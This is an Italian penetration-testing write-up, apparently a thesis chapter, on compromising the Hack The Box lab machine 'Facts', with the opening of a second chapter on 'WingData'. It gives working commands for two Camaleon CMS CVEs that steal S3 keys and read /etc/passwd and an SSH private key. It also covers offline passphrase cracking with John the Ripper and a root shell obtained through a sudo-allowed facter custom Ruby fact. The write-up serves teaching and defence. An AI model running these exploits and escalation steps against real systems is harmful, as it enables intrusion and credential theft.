
L'analisi dinamica dei vettori acquisiti ha permesso di confermare la gravità delle vulnerabilità presenti sul target. La fase di validazione è stata suddivisa in due momenti distinti, finalizzati, rispettivamente, all'escalation dei privilegi applicativi e all'estrazione di dati sensibili dal file system sottostante.

Il primo test è stato condotto sfruttando la CVE-2025-2304. Come mostrato nel Listato 3.6, lo script è stato eseguito utilizzando le credenziali dell'utente `testing`, creato precedentemente. L'output documentato nella Figura 3.10 conferma

che l'exploit è riuscito a elevare temporaneamente il ruolo dell'utente da *client* ad *admin*, permettendo l'esfiltrazione delle chiavi di accesso S3 (*access key* e *secret key*) e l'individuazione dell'endpoint di storage locale.

```
python3 exploit.py -u http://facts.htb/ -U testing -P testing -e
```

Listato 3.6: Esecuzione dell'exploit per Privilege Escalation applicativa



```
(kali@kali)-[~/CVE-2025-2304]
$ python3 exploit.py -u http://facts.htb/ -U testing -P testing -e
[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
[+]Login confirmed
  User ID: 5
  Current User Role: client
[+]Loading PPRIVILEGE ESCALATION
  User ID: 5
  Updated User Role: admin
[+]Extracting S3 Credentials
  s3 access key: AKIAD98C68406D22ABEA
  s3 secret key: 4XpwcWwLA+VMGsu1NIAYxBntgKejLVvB6VQrL005
  s3 endpoint: http://localhost:54321
[+]Reverting User Role
```

Figura 3.10: Esito dell'exploit CVE-2025-2304: conferma del cambio di ruolo e recupero delle credenziali S3

In seguito all'operazione precedente, l'account *testing* è risultato non più utilizzabile per le successive fasi di test, probabilmente a causa dei cambiamenti di stato indotti nel database del CMS dall'exploit stesso. Si è reso, quindi, necessario procedere alla creazione manuale di un secondo profilo con credenziali *kosta1:kosta1*.

Utilizzando questo nuovo account, è stata validata la CVE-2024-46987, focalizzata sulla lettura di file arbitrari tramite il parametro *-v*. Come riportato nel Listato 3.7, il comando è stato indirizzato verso il file */etc/passwd*. L'output ottenuto (Figura 3.11) ha fornito la lista completa degli utenti locali del sistema operativo, identificando account critici come *root*, *trivia* e *william*, fornendo informazioni essenziali per la successiva fase di attacco ai servizi di sistema.


```
python3 CVE-2024-46987.py -u http://facts.htb/ -l kosta1 -p kosta1
-v /etc/passwd
```

Listato 3.7: Esecuzione del vettore per la lettura del file */etc/passwd*

3.2.1 Misconfiguration dei permessi S3

L'analisi dei segreti estratti tramite lo sfruttamento della vulnerabilità applicativa ha rivelato una critica *misconfiguration* relativa alla gestione dello storage *cloud* AWS S3. In un'architettura sicura, le credenziali di accesso dovrebbero essere gestite tramite variabili d'ambiente protette o servizi di *vaulting*, seguendo il principio del *Least Privilege*.

Nel caso in esame, l'analisi dell'output dell'exploit (Figura 3.10) ha evidenziato due problematiche principali:



```

trivia@facts: /tmp
Session Actions Edit View Help
(kali@kali)-[~/CVE-2024-46987]
$ python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal -v /etc/passwd
[*] R cup ration du token sur http://facts.htb/admin/login
[*] Authentification r ussie.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuid:x:105:105::/run/uuid:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/ssh:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false

```

Figura 3.11: Validazione della CVE-2024-46987: lettura del file `/etc/passwd` tramite Arbitrary File Read

- *Insecure Storage of Credentials*: le chiavi di accesso al bucket `randomfacts` erano memorizzate in chiaro all'interno del database del CMS, il che le rendeva vulnerabili a tecniche di *Information Disclosure*.
- *Over-permissive Access*: la presenza di chiavi di amministrazione accessibili via web suggerisce che l'utente associato disponga di permessi eccessivi, come `s3:ListBucket` o `s3:PutObject`, sull'intero bucket.

Questa vulnerabilit  di configurazione rappresenta un punto di svolta nell'analisi: il target non   pi  limitato al solo server web, ma si estende all'intera infrastruttura di archiviazione dei dati, aprendo la strada a potenziali attacchi di esfiltrazione dei dati o di manipolazione dei contenuti.

3.3 Exploitation

Sulla base delle vulnerabilit  precedentemente analizzate, l'attivit    proseguita con l'esecuzione delle catene di attacco mirate a ottenere un accesso persistente. In questa fase, l'obiettivo primario   stato quello di trasformare la capacit  di lettura dei file arbitraria in un accesso remoto tramite il protocollo *SSH*.


Dopo aver confermato la presenza degli utenti *trivia* e *william* nel sistema, l'attivit  di analisi si   focalizzata sulla ricerca di credenziali persistenti. Sfruttando nuovamente la falla di *Arbitrary File Read*, si   tentato di accedere alle directory personali degli utenti identificati per individuare file di configurazione *SSH*. Come riportato nel

Listato 3.8, il primo tentativo è stato indirizzato verso la home di *william*; tuttavia il server ha risposto con un errore *HTTP 500*, indicando l'assenza del file o la mancanza di permessi di lettura per quel percorso specifico.

```
python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal  
-v /home/william/.ssh/authorized_keys
```

Listato 3.8: Tentativo di enumerazione delle chiavi SSH per l'utente *william*

Diversamente, come mostrato nella Figura 3.12, il tentativo di lettura sul percorso dell'utente *trivia* ha avuto successo. Lo script ha confermato la presenza di chiavi autorizzate nel file *authorized_keys*, rivelando la stringa della chiave pubblica e validando l'esistenza della directory *.ssh* per tale utenza.



```
(kali@kali)-[~/CVE-2024-46987]  
$ python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal -v /home/william/.ssh/authorized_keys  
[*] R cup ration du token sur http://facts.htb/admin/login  
[*] Authentification r ussie.  
[*] Erreur HTTP 500  
  
(kali@kali)-[~/CVE-2024-46987]  
$ python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal -v /home/trivia/.ssh/authorized_keys  
[*] R cup ration du token sur http://facts.htb/admin/login  
[*] Authentification r ussie.  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPyIvaFJqLynzkbnS5yIWd0/TrwZXfrywq2ub8Yz/0/R
```

Figura 3.12: Identificazione dei percorsi SSH e individuazione della chiave autorizzata per l'utente *trivia*

Il successo ottenuto ha permesso di ipotizzare la presenza della chiave privata corrispondente all'interno dello stesso percorso. È stata, quindi, inviata una richiesta specifica per esfiltrare il file *id_ed25519*, ovvero la chiave privata di tipo *Elliptic Curve* dell'utente. Il comando eseguito, dettagliato nel Listato 3.9, ha sfruttato nuovamente l'utenza *kostal* per bypassare i controlli di accesso applicativi.

```
python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal  
-v /home/trivia/.ssh/id_ed25519
```

Listato 3.9: Comando per l'esfiltrazione della chiave privata SSH

Come illustrato nella Figura 3.13, lo script ha restituito integralmente il contenuto della chiave privata (*OpenSSH Private Key*). Questo risultato rappresenta il punto di svolta dell'attacco, in quanto il possesso di tale chiave consente di autenticarsi direttamente sul server via *SSH* senza la necessità di conoscere la password dell'utente, garantendo un accesso stabile e ad alti privilegi alla macchina *facts.htb*.

3.3.1 Cracking della Passphrase e Accesso Remoto

La chiave privata estratta nel passaggio precedente risultava protetta da una *passphrase* crittografica, impedendone l'utilizzo immediato per l'autenticazione. Come mostrato nel Listato 3.10, è stata inizialmente impostata la corretta politica di permessi tramite *chmod 600* per garantire che il file fosse leggibile esclusivamente dal proprietario, requisito fondamentale per la sicurezza del client *SSH*. Successivamente,

```
(kali@kali)-[~/CVE-2024-46987]
$ python3 CVE-2024-46987.py -u http://facts.htb/ -l kostal -p kostal -v /home/trivia/.ssh/id_
ed25519
[*] R cup ration du token sur http://facts.htb/admin/login
[*] Authentification r ussie.
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDKvPDiRi
44964Tvidum/T1AAAAGAAAAAIAAAAC3NzaC1lZDI1NTE5AAAAIPyIvaFJqLynzkbn
S5yIWd0/TrwZXfrywq2ub8Yz/0/RAAAALafIXBnN/Tb+4KfJKgXFqTn/5DaGPL4QurJQH
FKzPBbneXUbuSarFfVX9ZAYM8r+HRn70/k3ueKysy3rK0v419x0Y6Z6a1MetxQe+JRE9my
V7dh6yYlrgbyYlqJH0F5wtLoEGvTrRQfe108HnavlF4BLQbHvCflf3ONBHUXU6YtU/mt4
Zy1Co6tuF5meIX9luvW/IhX6sofa5kb//1lD4=
-----END OPENSSH PRIVATE KEY-----
```

Figura 3.13: Esfiltrazione della chiave privata SSH dell'utente *trivia* tramite Arbitrary File Read

un tentativo di connessione diretta (Listato 3.11) ha confermato il blocco della chiave, richiedendo l'inserimento di una password non in possesso dell'attaccante.

```
chmod 600 trivia_ed25519
```

Listato 3.10: Impostazione dei permessi di sicurezza sulla chiave privata

```
ssh -i trivia_ed25519 trivia@10.129.10.201
```

Listato 3.11: Tentativo di accesso SSH e verifica della richiesta di passphrase

Per superare questo ostacolo,   stato avviato un attacco di tipo *Offline Password Cracking*. Il contenuto della chiave   stato elaborato tramite l'utility `ssh2john`, convertendo il segreto in un formato hash compatibile con i moderni strumenti di cracking. Il risultato di tale conversione   stato salvato nel file `trivia_hash_ed25519` (Figura 3.14).

```
(kali@kali)-[~/CVE-2024-46987]
$ chmod 600 trivia_ed25519

(kali@kali)-[~/CVE-2024-46987]
$ ssh -i trivia_ed25519 trivia@10.129.10.201

Enter passphrase for key 'trivia_ed25519':

(kali@kali)-[~/CVE-2024-46987]
$ ssh2john trivia_ed25519 > trivia_hash_ed25519

(kali@kali)-[~/CVE-2024-46987]
$ cat trivia_hash_ed25519
trivia_ed25519:$sshng$6$16$cbcf0e2462e38f7ae13be276e9bf4f5$290$6f70656e7373682d6b65792d7631000
000000a6165733235362d637472000000066263727970740000001800000010cbcf0e2462e38f7ae13be276e9bf4f5
00000018000000010000000330000000b7373682d6564323535313900000020fc88bda149a8bca7ce46e74b9c8859dd3
f4ebc195dfaf2c2adae6fc633ff4fd1000000a0b69f21706737f4dbfb829f24a81716a4e7ff90da18f2f842eac94071
4accf05b9de5d46ee49aac57d55fd64060cf2b87467ecef4dee78acacbb7acac2fe35f71398e99e9ad4c7adc507be
25113d9b257b761eb2625ae06f2625a891f4179c2d2e8106bd3ad141f7b5d3c1e76af945e012d06c7bc27e595fdce34
11d45d4e98b54fe6b78672d42a3ab6e17999e217f65baf5bf2215fab287dae646ffff5943e$24$130
```

Figura 3.14: Generazione dell'hash della chiave tramite `ssh2john` e ispezione dell'output


L'hash cos  ottenuto   stato elaborato dal software *John the Ripper*. Questa tipologia di attacco offline permette di testare migliaia di combinazioni al secondo senza interagire direttamente con il server target, eliminando cos  il rischio di causare il *lockout* dell'account o di generare log di sistema sospetti. La scelta della *wordlist*   risultata determinante per il successo dell'operazione: l'utilizzo di un dizionario ampiamente consolidato nel settore della sicurezza, come `rockyou.txt`, permette

infatti di massimizzare le probabilità di individuare credenziali basate su termini comuni o riferimenti alla cultura pop.

Come riportato nel Listato 3.12, l'attività è stata configurata per confrontare l'hash della chiave con i termini presenti nel dizionario. L'operazione, documentata visivamente nella Figura 3.15, ha avuto successo in pochi secondi, rivelando che la *passphrase* impostata a protezione della chiave era *dragonballz*. Questo risultato conferma la criticità legata all'utilizzo di password deboli, le quali possono essere violate rapidamente anche se applicate a algoritmi di cifratura robusti come quelli usati per le chiavi *SSH*.

```
john trivia_hash_ed25519 --wordlist=/usr/share/wordlists/rockyou.txt --pot=reset.pot
```

Listato 3.12: Esecuzione dell'attacco a dizionario con John the Ripper



```
(kali@kali)-[~/CVE-2024-46987]
$ john trivia_hash_ed25519 --wordlist=/usr/share/wordlists/rockyou.txt --pot=reset.pot
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:04:50 0.01% (ETA: 2026-04-14 12:56) 0g/s 8.154p/s 8.154c/s 8.154C/s yankees1..blingblin
g
dragonballz (trivia_ed25519)
1g 0:00:06:40 DONE (2026-03-20 13:17) 0.002499g/s 7.998p/s 7.998c/s 7.998C/s grecia..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 3.15: Successo dell'attacco a dizionario: identificazione della password *dragonballz*

Il recupero della password ha rimosso l'ultima barriera difensiva, permettendo l'utilizzo della chiave privata per stabilire una sessione interattiva completa sul server target con l'identità dell'utente *trivia*.

L'ottenimento di una *shell* interattiva tramite il protocollo *SSH* segna il successo della fase di *exploitation*. Questo passaggio ha permesso di superare le limitazioni imposte dall'interfaccia *web*, garantendo una presenza persistente e crittografata all'interno del sistema operativo. Tuttavia, l'accesso iniziale con i privilegi dell'utente *trivia* rappresenta solo un obiettivo intermedio: la superficie di attacco si sposta ora verso l'analisi locale del sistema (*post-exploitation*), mirata al movimento laterale verso altri utenti e all'identificazione di vettori di *Privilege Escalation* per l'ottenimento del controllo di amministrazione completo sulla macchina *Facts*.

3.4 Post-Exploitation

L'ottenimento di una *shell* interattiva tramite il protocollo *SSH* ha segnato il passaggio definitivo dalla compromissione dell'applicazione *web* al controllo diretto del sistema operativo. In questa fase finale, l'attività si è focalizzata sul movimento laterale e sull'esplorazione del file system per mappare i vettori di attacco rimanenti sulla macchina *facts.htb*.

Una volta stabilito l'accesso con l'identità *trivia@facts*, l'indagine è iniziata con l'esplorazione delle cartelle utente. Navigando nella directory radice delle *home*

```
(kali@kali)-[~/CVE-2024-46987]
$ ssh -i trivia_ed25519 trivia@10.129.10.201
Enter passphrase for key 'trivia_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Mar 20 05:24:59 PM UTC 2026

System load:          0.08
Usage of /:           72.3% of 7.28GB
Memory usage:        18%
Swap usage:          0%
Processes:           221
Users logged in:      1
IPv4 address for eth0: 10.129.10.201
IPv6 address for eth0: dead:beef::250:56ff:fe94:2cf3

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Figura 3.16: Ottenimento della shell interattiva tramite protocollo SSH

ed eseguendo il comando `ls`, è stata confermata la presenza degli account *trivia* e *william*. Nonostante la sessione appartenesse al primo utente, le autorizzazioni del sistema hanno permesso di spostarsi all'interno della directory di *william*. Come documentato nella Figura 4.18, una volta effettuato l'accesso alla cartella tramite il comando `cd` e una volta ispezionato il contenuto con `ls`, è stato individuato il file `user.txt`. La successiva esecuzione del comando `cat` ha permesso di visualizzare nello schermo la *User Flag*, sancendo il completamento del primo obiettivo di post-exploitation.

```
trivia@facts:~$ ls
trivia@facts:~$ cd ..
trivia@facts:/home$ ls
trivia william
trivia@facts:/home$ cd william/
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
d1ef9b6cd5d482282672df1e72dab6cf
```

Figura 3.17: Sequenza di comandi per l'identificazione dell'utente *william* e il recupero della User Flag

3.4.1 Privilege Escalation a Root

Per scalare i privilegi verso l'utente *root*, è stata condotta un'attività di enumerazione metodica delle configurazioni di sicurezza locali. L'analisi dei privilegi *sudo* è stata effettuata tramite il comando `sudo -l`, i cui risultati (illustrati nella Figura 3.18)

hanno rivelato una *misconfiguration* critica. È stato, infatti, riscontrato che l'utente *trivia* dispone dei permessi per eseguire il file binario di sistema `/usr/bin/facter` con i massimi privilegi, senza la necessità di inserire alcuna password (NOPASSWD).

```
trivia@facts:/home/william$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
```

Figura 3.18: Analisi dei privilegi sudo: identificazione della vulnerabilità su Facter

Il file binario *Facter* è uno strumento di raccolta dati che consente l'estensione delle proprie funzionalità tramite il caricamento di *custom fact* definiti in script *Ruby*. Sfruttando questa caratteristica, l'attacco è proseguito con la creazione di un file malevolo denominato `shell.rb` all'interno della directory temporanea `/tmp`. Utilizzando il comando `echo`, è stata iniettata un'istruzione `exec` mirata a richiamare una *shell* di sistema (`/bin/sh`).

Una volta preparato il vettore, è stato richiamato il file binario `facter` tramite `sudo`, utilizzando il flag `-custom-dir` per puntare alla directory `/tmp` e attivare, così, l'esecuzione del file *Ruby* appena creato. Come documentato nella Figura 3.19, l'interprete ha eseguito il comando con i privilegi dell'utente amministratore, garantendo l'accesso a una *shell* interattiva. La successiva verifica tramite l'utility `whoami` ha confermato ufficialmente il cambio di identità verso l'utente *root*.

```
trivia@facts:/home/william$ cd /tmp
trivia@facts:/tmp$ ls
snap-private-tmp
systemd-private-88c9adb2d85a4dddb68473150372814a-fwupd.service-N2RxYi
systemd-private-88c9adb2d85a4dddb68473150372814a-ModemManager.service-bDAe25
systemd-private-88c9adb2d85a4dddb68473150372814a-polkit.service-RkoYFy
systemd-private-88c9adb2d85a4dddb68473150372814a-systemd-logind.service-05yAIL
systemd-private-88c9adb2d85a4dddb68473150372814a-upower.service-n2YWJE
vmware-root_991-4248615064
trivia@facts:/tmp$ echo 'exec "/bin/sh"' > shell.rb
trivia@facts:/tmp$ cat shell.rb
exec "/bin/sh"
trivia@facts:/tmp$ sudo /usr/bin/facter --custom-dir /tmp/ shell
# whoami
root
```

Figura 3.19: Esecuzione dell'attacco e ottenimento della shell di root

3.4.2 Cattura della Root Flag e Considerazioni Finali

Ottenuti i massimi privilegi, l'attività si è conclusa con l'accesso alla *home directory* dell'amministratore di sistema. Navigando nel percorso `/root`, è stato possibile individuare il file `root.txt`. L'operazione di lettura, eseguita tramite il comando `cat`, riportato nel Listato 3.13, e illustrata nella Figura 3.20, ha sancito la definitiva compromissione della macchina. Il recupero di questo file rappresenta non solo il completamento della sfida tecnica, ma la prova inconfutabile che un utente esterno non autorizzato può arrivare a possedere il controllo totale e arbitrario su ogni risorsa, file e processo residente sul server. La persistenza del privilegio è stata confermata ispezionando il contenuto della directory riservata e verificando l'integrità dei dati sensibili presenti.


```
cat root.txt
```

Listato 3.13: Lettura della Root Flag tramite privilegi di amministrazione

```
# whoami
root
# ls
shell.rb
snap-private-tmp
systemd-private-88c9adb2d85a4dddb68473150372814a-fwupd.service-N2RxYi
systemd-private-88c9adb2d85a4dddb68473150372814a-ModemManager.service-bDAe25
systemd-private-88c9adb2d85a4dddb68473150372814a-polkit.service-RkoYFy
systemd-private-88c9adb2d85a4dddb68473150372814a-systemd-logind.service-05yAIL
systemd-private-88c9adb2d85a4dddb68473150372814a-upower.service-n2YWJE
vmware-root_991-4248615064
# cd ~
# ls
minio-binaries ministack root.txt snap
# cat root.txt
f2ac3ff98e9690f759c5edf639ec4284
# █
```

Figura 3.20: Accesso alla directory *root* e lettura della flag finale

L'intera attività condotta sulla macchina *Facts* ha evidenziato l'efficacia di una catena di attacco stratificata (*Attack Chain*). La compromissione è iniziata dallo sfruttamento di un CMS vulnerabile, si è estesa all'esfiltrazione di credenziali per l'infrastruttura *cloud* (AWS S3) e si è conclusa con il controllo totale del *server* grazie all'abuso di permessi *sudo* non restrittivi. Questo scenario ribadisce l'importanza cruciale di adottare il principio del minimo privilegio (*Least Privilege*) e di monitorare costantemente le configurazioni dei file binari di sistema per prevenire *escalation* di privilegi non autorizzate.

Oltre alla correzione delle singole falle, i risultati ottenuti suggeriscono la necessità di implementare una strategia di *Defense in Depth*. Sarebbe opportuno introdurre sistemi di *Intrusion Detection* (IDS) per rilevare tentativi di esecuzione di comandi anomali e rafforzare la segregazione dei privilegi applicativi, impedendo che un singolo applicativo web possa, in caso di compromissione, esporre segreti relativi ad altri rami dell'infrastruttura. Solo tramite una visione olistica della sicurezza è possibile mitigare attacchi complessi che sfruttano debolezze apparentemente slegate tra loro.

Una seconda attività di ethical hacking in ambiente Linux

Il presente capitolo analizza in modo analitico l'attività di penetration testing eseguita sulla macchina target "WingData", un sistema Linux ospitato sulla piattaforma Hack The Box. Questo scenario è stato selezionato per la sua capacità di simulare una vulnerabilità di tipo "1-day" all'interno di un software di gestione dati aziendale, mettendo alla prova la capacità dell'operatore di passare rapidamente dall'analisi di vulnerabilità pubbliche allo sfruttamento mirato.

La metodologia adottata ripercorre le fasi standard del test di intrusione. Inizialmente, la raccolta delle informazioni (Information Gathering) evidenzia l'importanza del Virtual Hosting e della corretta enumerazione dei servizi web. La fase di Vulnerability Analysis si focalizza sullo studio della CVE-2025-47812, una falla critica nel protocollo di gestione delle sessioni di Wing FTP Server. Successivamente, la sezione di Exploitation descrive l'ottenimento del primo punto d'appoggio (foothold) e l'esfiltrazione di database di credenziali protetti da hashing SHA-256. Infine, la Post-Exploitation illustra una scalata dei privilegi complessa basata sull'abuso di script Python e sulla tecnica del Symlink Chaining, dimostrando come configurazioni sudo eccessivamente permissive possano condurre alla totale compromissione dell'account root.

4.1 Information Gathering

L'attività di analisi sulla macchina *WingData*, il cui logo identificativo è riportato nella Figura 4.1, ha avuto inizio dopo aver stabilito la connettività con l'infrastruttura di *Hack The Box*. Si tratta di una *macchina target* basata su sistema operativo *Linux* con un livello di difficoltà classificato come *Easy*. Una volta attivata l'istanza, al *target* è stato assegnato l'indirizzo IP `10.129.15.155`, che rappresenta il punto di ingresso per tutte le successive operazioni di enumerazione.


